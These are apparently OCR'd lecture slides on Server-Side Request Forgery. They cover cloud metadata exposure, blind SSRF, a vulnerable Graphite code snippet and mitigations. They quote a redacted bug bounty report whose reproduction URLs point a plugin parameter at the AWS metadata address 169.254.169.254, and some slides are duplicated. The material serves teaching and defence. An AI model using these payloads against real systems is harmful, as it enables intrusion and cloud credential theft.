
As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

There are commercial and open source application protection frameworks such as OWASP AppSensor, web application firewalls such as ModSecurity with the OWASP ModSecurity Core Rule Set, and log correlation software with custom dashboards and alerting.

Server-Side Request Forgery

- A **Server-Side Request Forgery** is a vulnerability that allows an attacker to send a network request from the remote application



Server-Side Request Forgery

- The impact varies a lot, depending on the control the attacker has on the forged request:
  - Control over the whole **TCP packet**
  - Control over some parts of an **HTTP request**
  - Control only over the **host/port** to which the request is made
  - …

Server-Side Request Forgery

- SSRFs are dangerous because they allow bypassing the firewall
- If the internal network is not properly designed, it is possible to **access to sensible hosts**, like internal web applications and control panels

Server-Side Request Forgery

- If the vulnerable web application is hosted on a **cloud instance**, things become more interesting
- Some instances have access to specials *URLs* that often contain **critical data**

Server-Side Request Forgery

- For example, AWS instances can access the **metadata API**, at the URL http://169.254.169.254/
- This host contains sensible information such as the **IAM security credentials** and general information about the vulnerable instance[1]

1: https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af

Server-Side Request Forgery

- If there is no output, the SSRF is called **blind SSRF**
- It is less dangerous than a normal SSRFs
- With a blind SSRF it is possible to
  - Map the internal network
  - **Trigger actions** on hosts behind the firewall[1]

1: A nice collection of payloads to use:
https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/

Server-Side Request Forgery


- It is possible to map the internal network by trying *URLs/ports*, and by looking at the response time
  - This can be done if the response time of the vulnerable endpoint **depends** on the response time of the SSRF request

Server-Side Request Forgery

- To find an SSRf, you should:
  - Find suspicious endpoints: If you see a URL inside a parameter try to put a URL controlled by you. You can use a tool like ngrok
  - If you have a pingback at your host, then probably you have an SSRF. Then you should try to insert internal hostnames, like "localhost" or common internal IPs (192.168.1.1,10.0.0.1, and so on..)
  - Examine the response time!

Server-Side Request Forgery

- To find an SSRf, you should:



alyssa_herrera submitted a report to U.S. Dept Of Defense. Mar 15th (2 years ago)

Summary:

An end point on [redacted] allows an internal access to the network thus revealing sensitive data and allowing internal tunneling

Description:

OAuth Plugin allows you to provide a url that gives a snap shot of the web page. We can pass internal URLS and conduct SSRF.

Impact

Critical

Step-by-step Reproduction Instructions

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/hostname

We can see the follow data


ip-172-31-12-254.[redacted].compute.internal

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/public-ipv4

[redacted]

Server-Side Request Forgery

- To find an SSRf, you should:



alyssa_herrera submitted a report to U.S. Dept Of Defense. Mar 15th (2 years ago)

Summary:

An end point on [redacted] allows an internal access to the network thus revealing sensitive data and allowing internal tunneling

Description:

OAuth Plugin allows you to provide a url that gives a snap shot of the web page. We can pass internal URLS and conduct SSRF.

Impact

Critical

Step-by-step Reproduction Instructions

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/hostname

We can see the follow data

ip-172-31-12-254.[redacted].compute.internal

https://[redacted]/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/public-ipv4

[redacted]

Server-Side Request Forgery

- Every piece of code that can issue a connection can lead to this vulnerability
- Common functions/libraries are:
  - PHP open-like functions
  - CURL
  - Python's urllib
  - ...

Server-Side Request Forgery

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
```

Server-Side Request Forgery

Snipped of code from Graphite

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
```

Server-Side Request Forgery

- Generally speaking, SSRFs are really difficult to avoid
- The most effective way is to check the user-supplied host against a **whitelist**
- Another good mitigation is to make requests from a host that is **isolated from sensitive internal hosts**